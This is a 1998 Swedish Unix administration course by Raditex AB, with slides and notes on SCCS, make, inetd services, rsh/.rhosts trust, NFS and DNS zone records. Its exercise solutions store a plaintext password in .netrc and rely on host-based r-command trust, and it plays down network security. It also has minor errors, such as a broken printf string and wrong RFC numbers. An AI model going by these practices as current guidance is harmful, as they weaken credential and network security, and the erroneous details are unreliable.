No id keywords (cm7)
$ ls
rapport      s.rapport
$
```

Skapa en SCCS-fil med admin-kommandot.

Du får inte skriva blanktecken mellan flaggan **-i** och ditt filnamn.

Filen **s.rapport** innehåller nu originalfilen på ett internt SCCS-format. Meddelandet från **admin**-kommandot är inte något felmeddelande utan bara en information. **admin**-kommandot är ett generellt verktyg för att administrera SCCS-filer. Det finns mängder av flaggor till **admin** programmet. Du måste läsa manualen ordentligt för att kunna nyttja alla dessa olika flaggor. Bland en av de nyttiga egenskaper som **admin** programmet har är att kunna göra rapporter på historiken över de delta som du redigerat. Dessutom kan **admin**-programmet återställa en korrupt SCCS-fil om så behövs.

För att återhämta en fil från databasen använder du kommandot **get**. Till detta kommando ska du ha SCCS-filen som argument.

Exempel: 55

```
$ rm rapport
$ get s.rapport
1.1
132 lines
No id keyword (cm7)
$ ls
rapport s.rapport
$
```

Återhämtning av en fil ur SCCS-systemet.

Kommandot **get** skapar en fil med det ursprungliga namnet och med det ursprungliga innehållet i filen. Databasen förblir oförändrad.

Default-mässigt hämtar **get**-kommandot den *senaste* versionen av filen, men du kan hämta vilken version som helst (om den finns förstås), genom att sätta till flaggan **-r** (som står för release), följt av version-nummer.

Exempel: 56

```
$ get -r1.3 s.rapport
```

Återhämtning av en viss version.

Detta kommando är ämnat att ge dig möjlighet att titta på en viss fil. Det är inte meningen att du ska redigera i denna fil. Du kan använda den till att skriva ut, inkludera som källkod i ett programsystem eller bara titta på. Däremot ska du inte stoppa tillbaka filen i SCCS-databasen. För att påminna dig om detta skapas filen med read-only attribut. SCCS-databasen är heller inte normalt skrivbar, så du måste använda SCCS-verktygen för att stoppa tillbaka en fil.

Om du vill hämta en fil för att redigera ska du använda flaggan *-e* till *get*-kommandot.

Exempel: 57

```
$ get -e s.rapport
1.1
new delta 1.2
132 lines
$ ls
rapport p.rapport s.rapport
$
```

Uttag av en fil ur SCCS-databasen för redigering.

Nu blir rapport-filen redigeringsbar. Vid detta kommando skapas en kontrollfil (med namnet *p.rapport*). Denna fil talar om för SCCS-systemet att en viss fil är utplockad för redigering. Det är bara tillåtet för *en* användare åt gången att plocka ut en fil (av viss version) för redigering. Kontrollfilen ser till att någon annan inte kan plocka ut samma fil, redigera denna, och ställa till oreda bland versionerna.

Om du bestämmer dig för att skapa en helt ny version av en fil, inte bara öka revisionsnumret på filen, så ska du använda *-r* flaggan till *get* kommandot. Dessutom ska du ange vilket versionsnummer du vill skapa.

Exempel: 58

```
$ get -r2.0 -e s.rapport
1.2
new delta 2.1
132 lines
$
```

Du skapar ny revision med *-r* kommandot till *get*

Den nya versionen kommer att få numret 2.1 inte version 1.3.

För att återlämna en fil till SCCS-databasen ska du använda kommandot *delta*. Du kan bara använda *delta* kommandot om du tidigare hämtat filen för redigering med *-e* flaggan.

Exempel: 59

```
$ ls
rapport p.rapport s.rapport
$ delta s.rapport
comments? Här skriver jag en kommentar
No id keywords (cm7)
1.2
44 inserted
6 deleted
46 unchanged
$ ls
s.rapport
$
```

Införande av ett delta i SCCS-systemet.

Du ska ange SCCS-databasens namn till `delta` kommandot. Som du märker är den ursprungliga redigerbara filen samt `p`-filen borta efter att deltat har lagts till SCCS-databasen. SCCS-databasen å andra sidan är uppdaterad och innehåller numera den nya versionen av filen. Du bör också vid "comment" prompten ge en ledning, och kommentar, till varför du redigerat filen.

SCCS `delta` kan forma en mycket komplex hierarki av versioner. Du kan till exempel ha version 1.1, 1.2, 2.1 och 2.2 av en fil i din SCCS databas. Om du nu hämtar version 1.1 för att redigera och sedan ska stoppa tillbaka denna så kommer SCCS-systemet inte att skapa version 1.2 av filen utan version 1.1.1. När du sedan hämtar denna version kommer version 1.1.2 av filen att skapas.

Om du istället hämtar version 1.2 av en fil och stoppar tillbaka denna kommer version 1.2.1 att skapas. Det finns egentligen inte någon begränsning av hur många versioner av en fil som är tillåten.

SCCS-systemet tillåter också att man till sina filer anger *nyckelord* eller *keywords*. När du hämtar en fil från SCCS-databasen så ändrar SCCS-systemet automatiskt strängarna till gällande värden. Om du till exempel skriver `%M%` i en fil så kommer filnamnet att anges, om du anger `%R%` så kommer releasenumret att anges och om du anger `%I%` så kommer en SCCS identifikationssträng att ges. Notera att `%M%` och de övriga fälten inte byts ut när du tänker göra ett delta på filen bara om du hämtar ut filen med `get` utan några flaggor. Det är detta man ska göra om man t. ex. tänker kompilera ihop ett mjukvarusystem.

En heltäckande förklaring till alla flaggor får du med `man`-sidan över `get`-kommandot.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

make

☞ För att bygga system

◇ Källkod till program

◇ Dokumentation

make -f Makefile

OH-Bild 6 - 5

Anteckningar:

© Raditex AB - 1998

6.5 MAKE

Make är ett underbart litet verktyg. Med hjälp av make kan man automatisera mycket komplexa uppgifter. Man kan till exempel sätta ihop ett helt källkodssystem till en fungerande mjukvara, eller så kan man bygga ihop en komplex handbok bara genom att ge kommandot make.

Exempel: 60

```
make -f Makefile
```

GPL - © - 1998

Övning: C-programmering

☞ Målsättning

Att skriva ett enkelt C-program

☞ Genomförande

Du skall erhålla en floppy med ett c-program som skall installeras och kompileras.

OH-Bild 6 - 6

Anteckningar:

© Raditex AB - 1998

6.6 Övning: C-programmering

Många av de mjukvaror som du kan använda dig av finns som public-domän programvaror. Om du vill hämta och använda denna typ av program måste du lära dig lite om C-programmering.

6.6.1 Målsättning

Du skall lära dig lite om hur ett make-system fungerar under Unix och hur man bygger ihop ett mjukvarusystem.

6.6.2 Genomförande

Du skall till hands ha en floppy med ett mjukvarusystem. Detta skall du läsa in under `/usr/local/src`. Inläsningen sker med `tar`.

GPL - © - 1998

Kapitel 7

TCP/IP-systemet

7.0 TCP/IP-systemet

Unix har alltid varit en föregångare för hur datorer används i nätverk. Nätverksprogramvara förknippas så intimt med Unix att det till och med är svårt att tänka sig ett Unix-system utan nätverksprogramvara. Det finns flera olika nätverkskoncept på Unix. Dels den lite enklare variaten i form av nätverk över serieport, dels den mera fullständiga implementering som TCP/IP innebär.

När maskiner är ihopkopplade i nätverk måste man ha ett protokollsystem som binder ihop maskinerna.

TCP/IP-systemet i Unix är speciellt lämpat för att bygga effektiva nätverksmiljöer.

Det helt dominerande protokollet för kommunikation mellan Unix-datorer är TCP/IP.

TCP/IP utvecklades en gång i tiden av amerikanska försvaret för att länka samman datorer av olika fabrikat. Dessutom ville man från första början använda protokollet för att upprätta kommunikation mellan organisationer.

Dessutom inkluderades TCP/IP i BSD-releasen av Unix. I och med att protokollen var offentliga och det fanns en modellimplementering i BSD-releasen kom TCP/IP att bli oerhört spritt.

GPL - © - 1998

Datorsamverkan

☞ Säkerhet <-> Nyttä

☞ Alltid en avvägning

Hur många CPU:er står tomma?
Kan vi använda dessa?

OH-Bild 7 - 1

Anteckningar:

© Raditex AB - 1998

7.1 Datorer i samverkan

Det finns många sätt att få datorer att samverka. Man kan i och för sig flytta data mellan datorer via tape eller floppy, men riktig samverkan får man inte förrän datorerna kopplas ihop i nätverk.

Unix har många olika typer av nätverk att tillgå för att öka samverkan. Dessutom kan Unix samverka med en mängd andra operativsystem i och med att många av de verktyg som finns under Unix också har flyttats till andra miljöer.

7.1.1 Tänk på säkerheten?

Man skall inte överdriva säkerheten i datornätverk. Mycket få personer har dött på grund av datorintrång. Man måste alltid göra en avvägning mellan nytta och säkerhet.

GPL - © - 1998

Nätverkssäkerhet

☞ Kräver kunskap

☞ Styrs av många filer

```
/etc/inetd.conf  
/etc/services  
/etc/protocols
```

OH-Bild 7 - 2

Anteckningar:

© Raditex AB - 1998

7.2 Nätverkssäkerhet

Vill man se till att en Unix-maskin som är inkopplad i ett nätverk har god säkerhet måste man förstå hur nätverket hänger samman och fungerar.

Det finns många filer man kan redigera i för att öka säkerheten. Till de viktigare hör `/etc/services` och `/etc/inetd.conf`. Bägge dessa filer definierar vilka nätverkstjänster som skall finnas. Normalt levereras ett Unix-system med alla (tillgängliga) tjänster definierade. Det är den systemansvariges uppgift att se till att bara de som bör vara tillgängliga är det.

TCP/IP är definierat så att förbindelsen sker över en "port". Detta är ett fastställt nummer. I en tabell `/etc/services` bestäms vilken tjänst som hör till denna "port".

```
# Network services, Internet style
#
#ident "@(#)services 1.8 - 90/09/11"
#
tcpmux      1/tcp      tcp multiplexor
echo        7/udp      ping
echo        7/tcp      ping
discard     9/udp      sink null
discard     9/tcp      sink null
sysstat     11/udp     users
sysstat     11/tcp     users
daytime     13/udp     users
daytime     13/tcp     users
netstat     15/tcp     users
quote       17/udp     text
quote       17/tcp     text
chargen     19/udp     ttytst
chargen     19/tcp     ttytst
ftp-data    20/tcp     FTP data port
ftp         21/tcp     users
telnet      23/tcp     users
smtp        25/tcp     mail

... OSV
```

Som framgår av denna fil finns det många tjänster definierade från början. Varje anslutning är en potentiell risk för intrång. Den systemansvarige ska därför se till att bara nödvändiga tjänster är definierade.

Tjänsterna kopplas därefter ihop med program i filen `/etc/inetd.conf`. Notera att en del tjänster är internt definierade i `inetd`-programmet.

Observera att olika Unix läser denna fil vid olika tillfällen. Ibland kan man tvinga `inetd` att läsa om den med en flagga till `inetd` ibland måste nätverket startas om helt och hållet.

```
#
# Internet server configuration database
#   @(#)inetd.conf 1.4 - 91/04/17
#
```

```
ftp      stream  tcp      nowait  root    /etc/ftpd      ftpd
telnet   stream  tcp      nowait  root    /etc/telnetd   telnetd
shell    stream  tcp      nowait  root    /etc/rshd      rshd
login    stream  tcp      nowait  root    /etc/rlogind   rlogind
exec     stream  tcp      nowait  root    /etc/rexecd    rexecd
#finger  stream  tcp      nowait  bin     /etc/fingerd   fingerd
# Uncomment the next line to enable tftp service, check that the directory
# listed after "-D" is correct for your site.
tftp     dgram   udp      wait    root    /etc/tftpd     tftpd -D /usr/tftpboot -r -R
#comsat  dgram   udp      wait    root    /etc/comsat    comsat
#talk    dgram   udp      wait    root    /etc/talkd     talkd
```

... OSV

Fil som definierar vilket program som startas när en viss tjänst anropas.

GPL - © - 1998


Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

IP-adresser

☞ Nät mellan organisationer

☞ Fyra klasser



OH-Bild 7 - 3

Anteckningar:

© Raditex AB - 1998

7.3 Internet-adresser

För att förstå hur otroligt spritt Unix och de nätverklösningar som finns under Unix egentligen är, ska man studera Internet.


Internet är ett globalt nätverk baserat på främst TCP/IP där nästan 2,5 miljoner maskiner är med. Jo, antalet stämmer faktiskt. Denna mängd maskiner i ett enda nätverk är förstås svårt att hantera och man behöver en mängd verktyg till sitt förfogande för att klara administrationen.

7.3.1 Rout-bart nätverk


Först och främst måste man ha en nätverksarkitektur som tillåter att man bygger nät av nät. TCP/IP var redan från början tänkt som ett nät mellan olika organisationer. Nätverket har sitt ursprung i de militära nätverken i USA och de forskningsorganisationer som var knutna till militära forskningsprojekt.

Adresserna indelas i olika klasser.


A-adress



B-adress



C-adress



Man ser på de tre första bitarna huruvida nätet tillhör klass A, B eller C.

7.3.2 DNS

För att administrera den enorma mängd av adresser och nät som finns på Internet har man uppfunnit en distribuerad databas i vilken man kan fråga efter adressen till en viss maskin via ett symboliskt namn.

7.3.3 Tillväxten

Internet växer för närvarande med ungefär 100% varje år. Denna tillväxt illustreras med en sammanställning som gjorts av Network Information Systems Center, SIR International.

GPL - © - 1998

NFS systemet

☞ Nätverksbaserat filsystem

OH-Bild 7 - 4

Anteckningar:

© Raditex AB - 1998

7.4 NFS systemet

Network File System är ett distribuerat filsystem som ursprungligen kommer från SUN. Filsystemet finns idag implementerat på en stor mängd operativsystem. Det finns NFS implementerat på allt ifrån VMS och Unix till DOS.

GPL - © - 1998

PCNFS demonen

☞ Behörighetskontroll

När PC-maskiner skall använda
NFS-systemet måste användare
"skapas".

☞ MS-DOS har inte användare

NFS måste därför "kompletteras"
med fiktiva användare.

OH-Bild 7 - 5

Anteckningar:

© Raditex AB - 1998

7.5 PCNFS demonen

Eftersom MS-DOS inte har någon behörighetskontroll måste inloggningen mot servern ske på annat sätt. I Unix är varje användare förknippad med ett UID (User ID) och ett GID (Group ID). På något sätt måste användaren tilldelas detta när han/hon sitter vid sin PC-maskin.

SUN har lagt till en behörighetsdemon `pcnfsd` som kan kontrollera behörigheten från användare som är anslutna via en persondator.

Denna demon behöver en konfigurationsfil.

```
$cat /etc/pcnfsd.conf

uidrange 100-200
wtmp off
spooler b
spooldir /usr/spool/pcnfs
printer epson epson
```

GPL - © - 1998

Fjärrkommandon

☞ R-verktygen

◇ rsh

◇ rexec

☞ Lätt att använda alla CPU:er!

```
rcp test1.c lab2:test1.c  
rsh labpc2 cc test1.c  
rsh labpc2 a.out
```

OH-Bild 7 - 6

Anteckningar:

© Raditex AB - 1998

7.6 Remote-kommandon

Om Unix-maskinerna är sammanbundna i ett nätverk kan man genom att släppa lite på säkerheten göra det mycket enkelt att utföra kommandon mellan maskiner.

Dessa kommandon som kommer från BSD-Unix går allmänt under beteckningen R-kommandon.

7.6.1 Konfiguration

När man ska konfigurera för att använda r-kommandona är det flera filer man ska in och redigera i. Först och främst ska alla ingående maskiner finnas i `/etc/hosts`-filen. Dessutom ska det finnas en fil som heter `/etc/hosts.equiv`. I denna fil ska alla betrodda maskiner (betrodda med att använda r-kommandon) finnas med. Det ska vara hela domännamnet.

Exempel: 61

```
$ cat /etc/hosts.equiv
lab1.raditex.se
lab2.raditex.se
lab3.raditex.se
lab4.raditex.se
$
```

En lista med betrodda maskiner på nätet.

Dessutom skall flera andra villkor vara uppfyllda.

- Användarna ska ha **samma** UID och GID på alla maskiner.

Detta kan vara ganska besvärligt att uppnå. Det kräver i alla fall en hel del manuell administration, såvida man inte tillgriper NIS eller NIS+.

- Användaren skall ha en fil vid namn `.rhosts` i hemmakatalogen.

Denna fil ska bara vara läsbar för användaren (eller ägas av root). Ibland ska den ägas av användaren på den andra maskinen. Dvs ägaren ska ha just det UID:t. Man måste lusläsa sina manualer. Dessa villkor kan skilja något åt mellan olika operativsystem.

Exempel: 62

```
$ cat .rhosts
asterope.raditex.se kurs1
grus.raditex.se kurs1
$
$ ls -als .rhosts
 2 -rw----- 1 gh          12 apr  6 11:08 .rhosts
$
```

Utseendet hos filen `.rhosts` och dess rättigheter.

Om systemet nu är rätt konfigurerat kan man göra mycket effektiva och trevliga kommandon. Som exempel ska vi visa hur man kompilerar och kör ett program med hjälp av r-kommandon. Först skriver vi ihop ett kort C-program.

Exempel: 63

```
$ cat test1.c
#include <stdio.h>
main()
{
    printf("Exekvering på annan maskin 0);
}
$
```

Ett kort program att kompilera och exekvera på annan maskin.

Om nu vårt r-system är rätt konfigurerat kommer vi att kunna genomföra följande kommandosekvens.

Exempel: 64

```
rcp test1.c lab2:test1.c
rsh labpc2 cc test1.c
rsh labpc2 a.out
```

Kopiering, kompilering och exekvering av program på annan maskin

Som synes av detta exempel är det oerhört lätt att nyttja de maskiner som ingår i nätet. Man kan, beroende på hur stor fantasin är, göra betydligt mer avancerade kommandon än så här...

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

DIP

☞ SLIP verktyg

☞ Inkommande och utgående annrop

It can be found at this site:

ftp.rz.tu-clausthal.de in /pub/unix/tuc

Filenames:

bsddip-1.01.ReadMe

bsddip-1.01.tar.Z

OH-Bild 7 - 7

Anteckningar:

© Raditex AB - 1998

Övning: Unix till Unix program

☞ Målsättning

Du skall i denna övning få ett antal Unix-maskiner i nätverket att sammarbeta.

☞ Genomförande

Redigera systemfilerna så att användarna får rättigheter att använda r-kommandon.

OH-Bild 7 - 8

Anteckningar:

© Raditex AB - 1998

7.8 Övning: Unix till Unix program

Unixmaskiner fungerar mycket väl ihop i ett nätverk. Genom att se till att några konfigurationsfiler är rätt installerade kan man dra nytta av alla maskiner på nätet och deras CPU-kraft.

7.8.1 Målsättning

Du skall lära dig att konfigurera ett antal Unix-maskiner i nätverket så att de kan arbeta tillsammans.

7.8.2 Genomförande

Övningen går till så att du skall konfigurera nödvändiga filer.

```
~user/.rhosts  
  
/etc/hosts  
/etc/hosts.equiv  
/etc/hosts.lpd
```

Du måste läsa manualsidorna för att förstå hur filerna skall se ut.

De filer som du behöver konfigurera för att maskinerna skall fungera tillsammans i nätverket.

Notera att du måste starta om nätverket för att dessa filer skall läsas.

GPL - © - 1998

Övning: TCP/IP

☞ r-säkerhet

☞ ftp-säkerhet

☞ TCP/IP säkerhet

OH-Bild 7 - 9

Anteckningar:

© Raditex AB - 1998

7.9 Övning: TCP/IP

7.9.1 Målsättning

I denna övning skall du lära dig hur säkerheten kring r-kommandon, ftp och tcp/ip i allmänhet fungerar.

7.9.2 r-verktygen

Se till att du har lämpliga entrys i `/etc/hosts.equiv` och i filen `.rhosts`.

7.9.3 ftp

Skapa en `.netrc` fil som gör det möjligt för dig att enkelt logga in på dina grannars maskiner.

7.9.4 `/etc/services`

I denna övning skall du säkra ditt system. Se till att de tjänster som du inte behöver försvinner på lämpligt sätt. Du kan redigera `/etc/services` eller `/etc/inetd.conf` eller kanske till och med plocka bort demonerna.

GPL - © - 1998

Lösning: TCP/IP

☞ r-säkerhet

☞ ftp-säkerhet

☞ TCP/IP säkerhet

OH-Bild 7 - 10

Anteckningar:

© Raditex AB - 1998

7.10 Lösning: TCP/IP

7.10.1 Sammanfattning

Notera att Unix-systemet stora fördel är de verktyg som gör det möjligt för maskinerna att sammarbeta i nätverk. Man måste dock verkligen kunna administrera systemet om det skall vara säkert.

7.10.2 r-verktygen

R-verktygen skall bara användas om ditt nät kan anses vara helt säkert. Verktygen är utvecklade för att användas av systemutvecklare som har många maskiner att hoppa mellan.

```
$cat /etc/hosts.equiv
kurs1.raditex.se
kurs2.raditex.se
kurs3.raditex.se
```

7.10.3 ftp

Läs manualsidan för ftp. Ftp programmens implementering kan skilja mellan olika dialekter av operativsystem.

```
$cat .netrc
default login kurs1 password hemligt
```

7.10.4 /etc/services

Vi föreslår att du kommenterar bort de tjänster du inte vill ha i filen /etc/services. Systemet kan behöva bootas om för att filen skall läsas på nytt. Detta är beroende på vilket system du har.

```
# Network services, Internet style
#
#ident "@(#)services 1.8 - 90/09/11"
#
tcpmux      1/tcp          tcp multiplexor
echo        7/udp          ping
echo        7/tcp          ping
discard     9/udp          sink null
discard     9/tcp          sink null
systat      11/udp         users
systat      11/tcp         users
daytime     13/udp         users
daytime     13/tcp         users
netstat     15/tcp         users
quote       17/udp         text
quote       17/tcp         text

osv
```

GPL - © - 1998

Kapitel 8

DNS och Mail

8.0 Brevsystem och DNS

Ett av de viktigaste verktygen för maskiner är att sända brev mellan användare.

Om breven sänds lokalt räcker det om mail-systemet kopierar filer mellan olika användares brevlådor.

Om man ska sända breven mellan maskiner, kanske mellan olika organisationer (domäner), så måste man gå tillväga på ett mera raffinerat sätt.

I detta avsnitt ska vi dels sätta upp mail-systemet, dels ska vi studera vad vi behöver göra för att konfigurera en DNS (Domain Name Server).

GPL - © - 1998

DNS - Grunderna

☞ Implementering

◇ Berkeley Internet Name Demon

Implementeras i "named".

☞ Ersätter lokala filer

/etc/hosts

OH-Bild 8 - 1

Anteckningar:

© Raditex AB - 1998

8.1 DNS - Grunder

Internet består av miljontals maskiner. Alla dessa har minst ett IP-nummer. Det är omöjligt att hålla reda på och komma ihåg en maskins IP-nummer.

8.1.1 Implementering

DNS implementeras vanligen i en mjukvara som brukar heta **named**. Denna läser ett antal konfigurationsfiler vid starten. Dessa konfigurationsfiler innehåller en databas över kopplingen mellan IP-nummer och namn.

8.1.2 Ersättning för lokalfiler

Även om DNS främst är avsett till att lösa det globala problemet att hitta bland alla IP-nummer så kan man även ha stor nytta av DNS på det lokala nätet.

DNS kan ersätta några av de lokala filer som används för att konfigurera IP-systemet.

`/etc/hosts`

kan helt ersättas av DNS. (Detta förutsätter att interfacet inte konfigureras med hjälp av denna fil).

GPL - © - 1998

Resolvern

☞ Bibliotekstjänster

```
gethostbyaddr()  
gethostbyname()  
sethostent()
```

☞ Inkluderingsfiler

```
#include <sys/types.h>  
#include <netinet/in.h>  
#include <arpa/nameser.h>  
#include <resolv.h>
```

OH-Bild 8 - 2

Anteckningar:

© Raditex AB - 1998

8.2 Resolvern

När mjukvaran ska leta upp IP-numret på serversystemet används en mängd funktioner implementerade i ett bibliotek. I många system ingår detta i standardbiblioteket. Eftersom de flesta intressanta mjukvaror använder sig av TCP/IP-systemet är det oftast enklare att alltid ta med dessa bibliotek. Detta gäller speciellt BSD-systemen. I SystemV måste biblioteken oftast länkas med separat.

8.2.1 Bibliotekstjänster

Det finns en mängd bibliotekstjänster som gör att det är enkelt för klienter att hitta IP-numret på det system på vilken servern skall kontaktas.

Antingen används filen

```
/etc/hosts
```

eller så hittar systemet filen

```
/etc/resolv.conf
```

varvid DNS-servern anropas.

8.2.2 Inkluderingsfiler

Funktionsanropen definieras i ett antal header-filer. I BSD-systemet utgörs dessa av.

```
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/nameser.h>
#include <resolv.h>
```

GPL - © gh@raditex.se - 1998

Servern

☞ Berkeley Internet Name Daemon

bind

◇ Demon som snurrar i bakgrunden

PID	TT	STAT	TIME	COMMAND
0	??	DLs	0:00.00	(swapper)
1	??	IWs	0:00.76	/sbin/init --
2	??	DL	0:11.97	(pagedaemon)
3	??	DL	0:04.18	(vmdaemon)
4	??	DL	39:56.92	(update)
70	??	Is	0:48.45	syslogd
73	??	Is	1:04.39	named -b /etc/namedb/named.boot
78	??	IWs	0:00.15	portmap
83	??	Is	1:19.52	rwhod
87	??	IWs	0:00.17	mountd
...				

OH-Bild 8 - 3

Anteckningar:

© Raditex AB - 1998

8.3 BIND

I Unix-system finns en mjukvara som brukar gå under namnet Berkeley Internet Name Daemon (BIND).

Denna startas vid systemstart och finns alltid tillgänglig för att snabbt kunna svara på frågor.


8.3.1 Bakgrundsdaemon

Servern som snurrar i bakgrunden läser in sin konfiguration i primärminnet. Där ligger den permanent för att snabbt kunna svara på frågor.

GPL - © gh@raditex.se - 1998

DNS hierarki

☞ Domäner i en hierarki



(c) Raditex AB - 1997

☞ Benämning

www.raditex.se
ns.raditex.se

OH-Bild 8 - 4

Anteckningar:

© Raditex AB - 1998

8.4 DNS hierarkin

Domänerna tilldelas enligt en hierarkisk struktur. Root-domänen brukar aldrig anges.

8.4.1 Benämningen

Genom den hierarkiska strukturen blir benämningen på varje enskilt system enkel och lätt att komma ihåg.

Kom ihåg att flera namn kan peka ut ett och samma system.

```
www.raditex.se -> 192.5.36.10  
ns.raditex.se  -> 192.5.36.10
```

8.4.2 Domänen .se

I Sverige är det PRV (med flera andra instanser) som svarar för domäntilldelningen.

En mycket underlig indelning man gjort är att hänföra domänerna till aktiebolag respektive privata personer. Det finns inget inbyggt sådant system i domäntanken.

GPL - © red@raditex.se - 1998

SRR-poster

☞ Standard Resource Records

```
[name] [ttl] class record-type record-data
```

name	- domänen
ttl	- time to live
class	- adresstyp
record-type	- post typen
record-data	- specifik data för posten

OH-Bild 8 - 5

Anteckningar:

© Raditex AB - 1998

8.5 SRR-poster

Det finns ett 30-tal olika poster som kan användas som SRR poster.

De RFC:er som behandlar SRR-poster är RFC 822 och RFC 973.

8.5.1 Innehåll

Standard Resource Records innehåller informationsuppgifter om den domän för vilka de gäller.

name	- domänen
ttd	- time to live
class	- adresstyp
record-type	- post typen
record-data	- specifik data för posten

GPL - © Raditex AB - 1998

Tecken i en resurspost

☞ Giltiga tecken

.	anger aktuell domän
@	anger aktuell start
...	anger noll domänen i namnfältet
\^X	skyddar ett visst tecken
\^DDD	är oktetten för ett decimalt nummer DDD
()	används för att gruppera data
;	är kommentarer
*	är ett jokertecken
\$include	används om man vill inkludera andra filer

OH-Bild 8 - 6

Anteckningar:

© Raditex AB - 1998

8.6 Tecken i en resurspost

Det finns en del specialtecken som kan användas i SRR-poster.

8.6.1 Giltiga tecken

Det är **extremt viktigt** att alla tecken är **exakt** på rätt ställe. Ett enda felskrivet "."-tecken kan slå ut hela databasen. Läs därför konfigurationsfilerna noga och prova namndatabasen ordentligt innan den sätts i produktion.

.	ett ensamt "." tecken i namn-fälet refererar till gällande domän.
@	ett ensamt @ tecken i namnfältet betyder gällande domän.
..	Två punkter betyder nolldomänen för root-en när de används i namnfältet
\^X	skyddar ett visst tecken
\^DDD	är oktetten för ett decimalt nummer DDD
()	används för att gruppera data
;	är kommentarer
*	är ett jokertecken
\$include	används om man vill inkludera andra filer

De flesta resurs-record får aktuell domän pålagd om de inte avslutas med en ".". Detta är användbart när man vill lägga till den aktuella domänen till t.ex. maskinnamn men kan leda till problem när man ska peka ut maskiner i andra domäner.

I så fall gör man bäst i att också avsluta med ".".

Posten

```
gauss      IN      A      192.5.36.14
```

ger informationen

```
gauss.raditex.se  IN      A      192.5.36.10
```

Vill man peka ut en maskin i annan domän skall man avsluta med ".".

```
raditex.se.     MX      0      mail.swipnet.se.
```

Så att det inte kan råda något tvivel om vad som avses.

GPL - © Raditex AB - 1998

Start of authority

☞ SOA-post

```
[name] [ttl] class SOA Origin          Person
@           IN      SOA ns.raditex.se.  root.ns.raditex.se. (
                                19970615 ; serienummer
                                3600     ; refresh
                                300      ; retry
                                3600000  ; expire
                                3600    ) ; minimum
```

OH-Bild 8 - 7

Anteckningar:

© Raditex AB - 1998

8.7 Start of authority

Denna post berättar att maskinen i fråga är auktoritär för domänen i fråga. Detta betyder att man ska kunna lita på denna server. Det ska dessutom bara finnas en auktoritär server i en domän.

8.7.1 SOA

Denna post avser starten på en zon. Namnet är zon-namnet. Origin är namnet på det system på vilket denna zon-fil finns belägen. Person är den person som ansvarar för zon-filen. Serienumret är godtyckligt och ska användas för att hålla ordning på versioner. Ofta används datum i detta fält men kan också vara ett godtyckligt id.

Refresh anger hur ofta en sekundär name server ska kontrollera med primärservern om någon uppdatering skett. Retry anger hur lång tid en sekundärserver ska försöka att uppdatera efter att ett misslyckat försök till uppdatering har skett.

Expire anger hur länge en sekundär-server skall bevara sitt data efter att ett misslyckat försök till uppdatering skett.

Minimum är standardvärdet på ttl-fältet för resursposter.

Det skall bara finnas en SOA post per zon.

GPL - © Raditex AB - 1998

Name server-post

☞ NS post

```
[name] [ttl] class NS Name server name
                IN   NS ns.raditex.se.
```

OH-Bild 8 - 8

Anteckningar:

© Raditex AB - 1998

8.8 Name server-post

Denna post anger en namn-server för en viss domän. Namnfältet anger den domän som servas av namn-servern.

Det skall finnas ett NS-record för varje primärserver för domänen.

GPL - © Raditex AB - 1998

Adressposter

☞ A - adressposter

```
[name] [ttl] class A address
ns      IN      A 192.5.36.10
www     IN      A 192.5.36.10
```

OH-Bild 8 - 9

Anteckningar:

© Raditex AB - 1998

8.9 Adressposter

Adressposten listar adressen för en given maskin. Namnfältet är maskinnamnet och adressen är nätverksidentiteten. Det skall finnas en adresspost för varje adress för maskinen.

Notera att det mycket väl kan finnas flera namn för en nätverksidentitet.

GPL - © Raditex AB - 1998

Host information

☞ HINFO post

```
[name] [ttl] class HINFO Hardware OS
                ANY HINFO "Pentium 133" "FreeBSD 2.2.1"
```

OH-Bild 8 - 10

Anteckningar:

© Raditex AB - 1998

8.10 Host information

Detta record avser värdspecifik data. Man brukar ange maskin och operativsystem som driver maskinen.

Man kan dock ange två godtyckliga texter i dessa fält.

Om man vill inkludera blanka i texterna skall man omge dem med "-tecken. Vi rekommenderar att man *alltid* omger texterna med "-tecken för att inte råka ut för överraskningar.

GPL - © Raditex AB - 1998

Well know services

☞ WKS-poster

